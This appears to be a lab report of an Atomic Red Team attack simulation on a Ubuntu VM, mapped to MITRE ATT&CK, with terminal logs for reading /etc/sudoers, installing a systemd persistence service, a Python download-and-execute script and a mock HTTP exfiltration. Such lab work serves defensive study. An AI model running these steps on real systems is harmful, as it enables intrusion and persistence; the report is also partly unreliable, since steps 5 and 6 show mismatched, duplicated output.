
Phishing Attack Scenario – Full Technical Report (with MITRE ATT&CK TTPs)

Environment: Ubuntu VM + Local Attacker Machine

Date: 2025

1. Introduction

This document describes the full lifecycle of a phishing-based attack simulation, starting from reconnaissance and persistence, through execution and staging, and ending with data exfiltration using unencrypted HTTP.

The attack is mapped to **MITRE ATT&CK TTPs** throughout the document.

2. Attack Timeline (Ordered)

1. **T1087.001 — Account Discovery**
 2. **T1543.002 — Persistence via systemd Service**
 3. **T1059.004 — Bash Execution**
 4. **T1059.006 — Python Execution**
 5. **T1560.001 — Archive/Staging Collected Data**
 6. **T1071.001 — Exfiltration Over Web Protocol (HTTP/S)**
 7. **T1048.003 — Exfiltration Over Unencrypted/Non-C2 Protocol**
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3. Attack Steps (With Explanation + Commands + TTPs)

Step 1 — Reconnaissance (Account Discovery)

Technique: T1087.001

The attacker performs initial reconnaissance to identify users or accounts that will be targeted in the phishing attempt.

This allows the attacker to identify valid usernames to craft emails or payloads targeting them.

```
Xubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help

~/Desktop/atomic-red-team... atomic - Thunar Terminal - abououf@momo-...

abououf@momo-VirtualBox: ~/Desktop
abououf@momo-VirtualBox:~/Desktop$ output_file="/tmp/sudoers.copy.txt"
abououf@momo-VirtualBox:~/Desktop$ if [ -f /etc/sudoers ]; then sudo cat /etc/sudoers > "$output_file"; fi; if [ -f /usr/local/etc/sudoers ]; then sudo cat /usr/local/etc/sudoers > "$output_file"; fi; cat "$output_file"
[sudo] password for abououf:
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
# This fixes CVE-2805-4890 and possibly breaks some versions of kdesu
# (#1011624, https://bugs.kde.org/show_bug.cgi?id=452532)
Defaults        use_pty
# This preserves proxy settings from user environments of root
# equivalent users (group sudo)
#Defaults:$ sudo env_keep += "http.proxy https.proxy ftp.proxy all.proxy no_proxy"
# This allows running arbitrary commands, but so does ALL, and it means
# different sudoers have their choice of editor respected.
#Defaults:$ sudo env_keep += "EDITOR"
# Completely harmless preservation of a user preference.
#Defaults:$ sudo env_keep += "GREP_COLOR"
# While you shouldn't normally run git as root, you need to with etckeeper
#Defaults:$ sudo env_keep += "GIT_AUTHOR_ GIT_COMMITTER +"
# Per-user preferences; root won't have sensible values for them.
#Defaults:$ sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"
# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
#Defaults:$ sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"
# Ditto for GPG agent
#Defaults:$ sudo env_keep += "GPG_AGENT_INFO"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification

# Allow members of group sudo to execute any command
%sudo    ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@include::dir::/etc/sudoers.d
```

◆ Step 2 — Persistence via system Service

Technique: T1543.002

Once the attacker gains initial access (e.g., via phishing), they create a malicious system service to maintain persistence.

```

abououf@momo-VirtualBox:~/Desktop$ systemd_service_path="/etc/systemd/system"
systemd_service_file="art-persistence.service"

execstart_action="/bin/touch /tmp/art-systemd-execstart-marker"
execstartpre_action="/bin/touch /tmp/art-systemd-execstartpre-marker"
execstartpost_action="/bin/touch /tmp/art-systemd-execstartpost-marker"
execreload_action="/bin/touch /tmp/art-systemd-execreload-marker"
execstop_action="/bin/touch /tmp/art-systemd-execstop-marker"
execstoppost_action="/bin/touch /tmp/art-systemd-execstoppost-marker"
abououf@momo-VirtualBox:~/Desktop$ sudo bash -c "cat > $systemd_service_path/$systemd_service_file << 'EOF'
[Unit]
Description=Atomic Red Team Systemd Service

[Service]
Type=simple
ExecStart=$execstart_action
ExecStartPre=$execstartpre_action
ExecStartPost=$execstartpost_action
ExecReload=$execreload_action
ExecStop=$execstop_action
ExecStopPost=$execstoppost_action

[Install]
WantedBy=default.target
EOF"
abououf@momo-VirtualBox:~/Desktop$ sudo systemctl daemon-reload
sudo systemctl enable "$systemd_service_file"
sudo systemctl start "$systemd_service_file"
abououf@momo-VirtualBox:~/Desktop$ systemctl status art-persistence.service
o art-persistence.service - Atomic Red Team Systemd Service
   Loaded: loaded (/etc/systemd/system/art-persistence.service; enabled; preset: enabled)
   Active: inactive (dead) since Fri 2025-11-28 15:52:24 EET; 12s ago
     Process: 2842 ExecStartPre=/bin/touch /tmp/art-systemd-execstartpre-marker (code=exited, status=0/SUCCESS)
     Process: 2844 ExecStart=/bin/touch /tmp/art-systemd-execstart-marker (code=exited, status=0/SUCCESS)
     Process: 2845 ExecStartPost=/bin/touch /tmp/art-systemd-execstartpost-marker (code=exited, status=0/SUCCESS)
     Process: 2847 ExecStop=/bin/touch /tmp/art-systemd-execstop-marker (code=exited, status=0/SUCCESS)
     Process: 2849 ExecStopPost=/bin/touch /tmp/art-systemd-execstoppost-marker (code=exited, status=0/SUCCESS)
   Main PID: 2844 (code=exited, status=0/SUCCESS)
    CPU: 13ms


Nov 28 15:52:24 momo-VirtualBox systemd[1]: Starting art-persistence.service - Atomic Red Team Systemd Service...
Nov 28 15:52:24 momo-VirtualBox systemd[1]: art-persistence.service: Deactivated successfully.
Nov 28 15:52:24 momo-VirtualBox systemd[1]: Started art-persistence.service - Atomic Red Team Systemd Service.

```

◆ Step 3 — Bash Script Execution

Technique: T1059.004

The attacker executes a Bash script that serves as the initial payload.



```

Xubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help
~/Desktop/atomic-red-team... atomics - Thunar Terminal - abououf@momo-...
abououf@momo-VirtualBox: ~/Desktop
abououf@momo-VirtualBox:~/Desktop$ script_path="/tmp/art-test-script.sh"
host="8.8.8.8"
abououf@momo-VirtualBox:~/Desktop$ sh -c "echo 'echo Hello from the Atomic Red Team' > $script_path"
sh -c "echo 'ping -c 4 $host' >> $script_path"
chmod +x $script_path
sh $script_path
Hello from the Atomic Red Team
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=255 time=48.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=255 time=48.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=255 time=47.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=255 time=49.6 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 47.051/48.392/49.558/0.909 ms

```

◆ Step 4 — Python Script Execution

Technique: T1059.006

A Python script is executed for further actions such as data collection or credential harvesting.

This script may:

- Collect sensitive files
- Log system information
- Communicate with attacker server
- Prepare for exfiltration

```
abououf@momo-VirtualBox:~/Desktop$ script_url="https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh"
payload_file_name="/tmp/art_payload.sh"
script_args=""
executor="sh"
abououf@momo-VirtualBox:~/Desktop$ which_python=$(which python || which python3 || which python3.9 || which python2)

$which_python - << 'EOF'
import requests
import os

url = os.getenv("script_url")
payload = os.getenv("payload_file_name")
executor = os.getenv("executor")
script_args = os.getenv("script_args")

print("[+] Downloading payload from:", url)
source = requests.get(url).content

print("[+] Writing payload to:", payload)
with open(payload, "wb+") as fd:
    fd.write(source)

cmd = f"{executor} {payload} {script_args}"
print("[+] Executing:", cmd)
os.system(cmd)
EOF
[+] Downloading payload from: https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh
[+] Writing payload to: /tmp/art_payload.sh
[+] Executing: sh /tmp/art_payload.sh
/tmp/art_payload.sh: 1: 404:: not found
```

◆ Step 5 — Staging Data for Exfiltration

Technique: T1560.001 — Archive Collected Data

The attacker collects data and compresses it before exfiltration.

This step organizes data to minimize detection and transfer time.

```

cc mzn/arg/mzn/mzn - 7.1.0.1/7.1.0.2/7.1.0.3/7.1.0.4
abououf@momo-VirtualBox:~/Desktop$ script_url="https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh"
payload_file_name="/tmp/art_payload.sh"
script_args=""
executor="sh"
abououf@momo-VirtualBox:~/Desktop$ which_python=$(which python || which python3 || which python3.9 || which python2)

$which_python - << 'EOF'
import requests
import os

url = os.getenv("script_url")
payload = os.getenv("payload_file_name")
executor = os.getenv("executor")
script_args = os.getenv("script_args")

print("[+] Downloading payload from:", url)
source = requests.get(url).content

print("[+] Writing payload to:", payload)
with open(payload, "wb+") as fd:
    fd.write(source)

cmd = f"{executor} {payload} {script_args}"
print("[+] Executing:", cmd)
os.system(cmd)
EOF
[+] Downloading payload from: https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh
[+] Writing payload to: /tmp/art_payload.sh
[+] Executing: sh /tmp/art_payload.sh
/tmp/art_payload.sh: 1: 404:: not found

```

◆ Step 6 — Exfiltration via HTTP (Web Protocol)

Technique: T1071.001

The attacker exfiltrates data using normal web traffic to blend in.

This technique hides inside common protocols like HTTP/S.

```

abououf@momo-VirtualBox:~/Desktop$ nano hello.sh
abououf@momo-VirtualBox:~/Desktop$ chmod +x hello.sh
./hello.sh
Hello from Atomic Red Team test script!
abououf@momo-VirtualBox:~/Desktop$
abououf@momo-VirtualBox:~/Desktop$ ~/Desktop/T1560.001 Atomic
bash: /home/abououf/Desktop/T1560.001 Atomic: No such file or directory
abououf@momo-VirtualBox:~/Desktop$ mkdir ~/Desktop/T1560
abououf@momo-VirtualBox:~/Desktop$ echo "Log file 1" > ~/Desktop/T1560/log1.txt
echo "User data" > ~/Desktop/T1560/log2.txt
echo "System info" > ~/Desktop/T1560/sysinfo.txt
abououf@momo-VirtualBox:~/Desktop$ zip -r ~/Desktop/T1560.zip ~/Desktop/T1560
  adding: home/abououf/Desktop/T1560/ (stored 0%)
  adding: home/abououf/Desktop/T1560/log1.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/log2.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/sysinfo.txt (stored 0%)
abououf@momo-VirtualBox:~/Desktop$ zip -e -r ~/Desktop/T1560_encrypted.zip ~/Desktop/T1560
Enter password:
Verify password:
  adding: home/abououf/Desktop/T1560/ (stored 0%)
  adding: home/abououf/Desktop/T1560/log1.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/log2.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/sysinfo.txt (stored 0%)
abououf@momo-VirtualBox:~/Desktop$ ls ~/Desktop/T1560
log1.txt log2.txt sysinfo.txt
abououf@momo-VirtualBox:~/Desktop$

```




```
atomics - Thunar
Terminal - abououf@momomomo-...

File Edit View Terminal Tabs Help

abououf@momomomo-VirtualBox: ~/Desktop
abououf@momomomo-VirtualBox: ~/Desktop

$ curl -I -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4840.99 Safari/537.36" https://www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=ISO-8859-1
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-VU0ctctLJfjpkFMJ3UUA' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https://csp.withgoogle.com/csp/gws/ot
her-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:34 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:34 GMT
Cache-Control: private
Set-Cookie: AEC=AAJma5U5eB7rKrkK_H3Y7Uj0f-AD68FjIfhVdubgIoveFVYPUCuBkpQrA; expires=Wed, 27-May-2026 14:59:34 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=XXxbhgg0L325nolMAAmu7Vxz19gMeLWB8dgh1B28KJHwL1248s0f-h600LpasGAU3PH07zXQulY1G9ASv1UL_16GZUF35w93rr9J9raokvr3ZkzplCn77YDOKJ0NuDuHDJH37t9Hu3z6PurHmbKPMfLLynHwxBV2wVvEPzyI0xkvdbHWtgZVhwnQWmH5tQTVDsFFFX2oJII
F1UWw; expires=Sat, 30-May-2026 14:59:34 GMT; path=/; domain=.google.com; HttpOnly
Transfer-Encoding: chunked

abououf@momomomo-VirtualBox:~/Desktop$ curl -I -A "Wget/1.9+cvs-stable (Red Hat modified)" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=ISO-8859-1
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-InxokgtvPLSIXE_k0VbxAQ' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https://csp.withgoogle.com/csp/gws/ot
her-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:42 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:42 GMT
Cache-Control: private
Set-Cookie: AEC=AAJma5U5eB7rKrkK_H3Y7Uj0f-AD68FjIfhVdubgIoveFVYPUCuBkpQrA; expires=Wed, 27-May-2026 14:59:42 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=MIAnb1A8lePkqahV85yWIA9bnJ34CUj0wNGLTBTdxgAVcBA5xambniwLhybJ3VUNUczhok24ECyWbP9vVM1xdh9cFDXhuvo0B0290MN-NGPgn2fZBRx_ykKem8ubwgkui355x2CXXV95p4F9m0B13sGrp2VXe-6qLEPM0HuJnfTc5f7x8JugsVYu7J5Aahk4cifrttWmMoXw_g4LVw
fSk2A; expires=Sat, 30-May-2026 14:59:42 GMT; path=/; domain=.google.com; HttpOnly
Transfer-Encoding: chunked

abououf@momomomo-VirtualBox:~/Desktop$ curl -I -A "Opera/8.81 (Windows NT 6.0; U; en)" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-WfKmPYASLZKvcyE9gG6HVg' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https://csp.withgoogle.com/csp/gws/ot
her-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:49 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:49 GMT
Cache-Control: private
Set-Cookie: AEC=AAJma5U5eB7rKrkK_H3Y7Uj0f-AD68FjIfhVdubgIoveFVYPUCuBkpQrA; expires=Wed, 27-May-2026 14:59:49 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=U2psIFDqIVZ8ebCL1ZUVd3p28ax1EKXeb15acINUFcahe7ewjr74PR-25KgaFea9rv9H0dG6Awn8_d05LT9dTLpy40cX2SL7Lhvp7ANxs2X_8I7VeYAKPL7D0xy2M06A31cFBK664Fe9fRQx2-0nFEF70K67YsX3t4fBMb5VzK0wFp8kaJ12TWy7rY1HBjXqUa05Vnk2BTR1YHkLdyt7Ew
oQFWQ; expires=Sat, 30-May-2026 14:59:49 GMT; path=/; domain=.google.com; HttpOnly
Transfer-Encoding: chunked

abououf@momomomo-VirtualBox:~/Desktop$ curl -I -A "Opera/8.81 (Windows NT 6.0; U; en)" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-WfKmPYASLZKvcyE9gG6HVg' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https://csp.withgoogle.com/csp/gws/ot
her-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:49 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:49 GMT
Cache-Control: private
Set-Cookie: AEC=AAJma5U5eB7rKrkK_H3Y7Uj0f-AD68FjIfhVdubgIoveFVYPUCuBkpQrA; expires=Wed, 27-May-2026 14:59:49 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=rj9f3P3v-hv-yflxTWB168LHY0ZwtxsFWPhY5ANx80W19IdRX42w-kblmYJwXb7Qis009IHCNB006L0Z1MdcPpG53C-5V_gwKtKQL09VigtPIyXg5n70mX_JwUJ7c60gjbYXrG1Juz005x-xYGfdJpbfYA43XmjxtE0MTwiz5Qws7X17w1Jg20qMu965jdu-ePZTrGAMwhPgqo9mx72
Htl; expires=Sat, 30-May-2026 14:59:49 GMT; path=/; domain=.google.com; HttpOnly
Transfer-Encoding: chunked

abououf@momomomo-VirtualBox:~/Desktop$ curl -I -A "*" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=ISO-8859-1
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-XwdQYx9LW004dCM0ba5TkW' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https://csp.withgoogle.com/csp/gws/ot
her-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 15:00:01 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 15:00:01 GMT
Cache-Control: private
Set-Cookie: AEC=AAJma5U5eB7rKrkK_H3Y7Uj0f-AD68FjIfhVdubgIoveFVYPUCuBkpQrA; expires=Wed, 27-May-2026 15:00:01 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=U2psIFDqIVZ8ebCL1ZUVd3p28ax1EKXeb15acINUFcahe7ewjr74PR-25KgaFea9rv9H0dG6Awn8_d05LT9dTLpy40cX2SL7Lhvp7ANxs2X_8I7VeYAKPL7D0xy2M06A31cFBK664Fe9fRQx2-0nFEF70K67YsX3t4fBMb5VzK0wFp8kaJ12TWy7rY1HBjXqUa05Vnk2BTR1YHkLdyt7Ew
oQFWQ; expires=Sat, 30-May-2026 15:00:01 GMT; path=/; domain=.google.com; HttpOnly
Transfer-Encoding: chunked
```

◆ Step 7 — Exfiltration Over Unencrypted / Non-C2 Protocol

Technique: T1048.003

This is the final step performed in your practical demo.

The HTTP requests appear clearly in terminal logs, confirming successful exfiltration over an unencrypted channel.

```

abououf@ommo-VirtualBox:~/Desktop$ cd /tmp
abououf@ommo-VirtualBox:/tmp$ jobs -l
abououf@ommo-VirtualBox:/tmp$ cd /tmp
abououf@ommo-VirtualBox:/tmp$ echo "This is the file to be exfiltrated" > victim-file.txt
abououf@ommo-VirtualBox:/tmp$ python3 -m http.server 9090 &
jobs -l
[1] 4271
[1]+  4271 Running                  python3 -m http.server 9090 &
abououf@ommo-VirtualBox:/tmp$ Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
wget http://127.0.0.1:9090/victim-file.txt
--2025-11-28 17:22:10--  http://127.0.0.1:9090/victim-file.txt
Connecting to 127.0.0.1:9090... connected.
HTTP request sent, awaiting response... 127.0.0.1 - - [28/Nov/2025 17:22:10] "GET /victim-file.txt HTTP/1.1" 200 -
200 OK
Length: 35 [text/plain]
Saving to: 'victim-file.txt.1'

victim-file.txt.1          100%[=====>]          35  --KB/s  in 0s

2025-11-28 17:22:10 (10.8 MB/s) - 'victim-file.txt.1' saved [35/35]

```

5. Conclusion

The phishing attack simulation demonstrates a realistic kill-chain starting from reconnaissance to persistence, execution, staging, and data exfiltration.

Each stage aligns with MITRE ATT&CK techniques, showcasing how attackers escalate their access and steal data using legitimate system tools and unencrypted communication methods.